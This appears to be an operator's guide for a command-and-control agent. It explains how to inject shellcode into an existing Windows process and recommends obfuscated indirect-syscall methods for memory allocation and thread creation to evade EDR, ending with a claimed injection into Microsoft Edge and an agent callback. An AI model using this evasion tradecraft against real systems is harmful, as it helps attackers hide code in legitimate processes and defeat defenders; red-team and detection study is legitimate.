Shellcode Injection
TLDR:
Set and Check Memory Allocation
set_malloc 4
get_malloc
Set and Checkl Thread Execution
set_threadex 9
get_threadex
Inject Shellcode
shinject_ex PID /opt/payloads/shellcode.bin
Finding a Process

Process Listing to decide on Process Injection can be done by right clicking on your agent
Arsenal >> Process Manager

You should now have a pane that looks something like this
OpSec for Process injection
Currently the OpSec methods for injection are setting the Memory Allocation and the Thread Execution
Memory Allocation
TLDR: As of this writing, the best option is
set_malloc 4
Usage:
set_malloc “method”
Methods:
0 = VirtualAllocEx, VirtualProtectEx, WriteProcessMemory (WINAPI)
1 = NtCreateSection, NtMapViewOfSection, RtlCopyMemory (NTAPI)
2 = NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory (NTAPI)
3 = NtCreateSection, NtMapViewOfSection, RtlCopyMemory (Obfuscated Indirect Syscalls)
Thread Execution
TLDR: As of this writing, the best option is
set_threadex 9
Usage:
set_threadex “method”
Methods:
0 = CreateRemoteThread (WINAPI) 1 = RtlCreateUserThread (NTAPI) 2 = NtCreateThreadEx (NTAPI) 3 = QueueUserAPC, ResumeThread (WINAPI) 4 = QueueUserAPC, NtResumeThread (WINAPI+NTAPI) 5 = QueueUserAPC, NtAlertResumeThread (WINAPI+NTAPI) 6 = NtQueueApcThread, ResumeThread (NTAPI+WINAPI) 7 = NtQueueApcThread, NtResumeThread (NTAPI) 8 = NtQueueApcThread, NtAlertResumeThread (NTAPI) 9 = NtCreateThreadEx (Obfuscated Indirect Syscalls) 10 = NtQueueApcThread, NtResumeThread (Obfuscated Indirect Syscalls) 11 = NtQueueApcThread, NtAlertResumeThread (Obfuscated Indirect Syscalls)
Injection

The help menu for the actual injection command is as follows
[!] help :: [shinject_ex]
[+] Description :Loads a position independent shellcode into an existing process
[+] Supported Commands :set_malloc, set_threadex, set_child, set_parent, set_argument, dll_block, dll_unblock
[+] Example :shinject_ex
[+] Minimum argument required :3
PoC w/EDR
Injection into Microsoft Edge

Agent Callback Recieved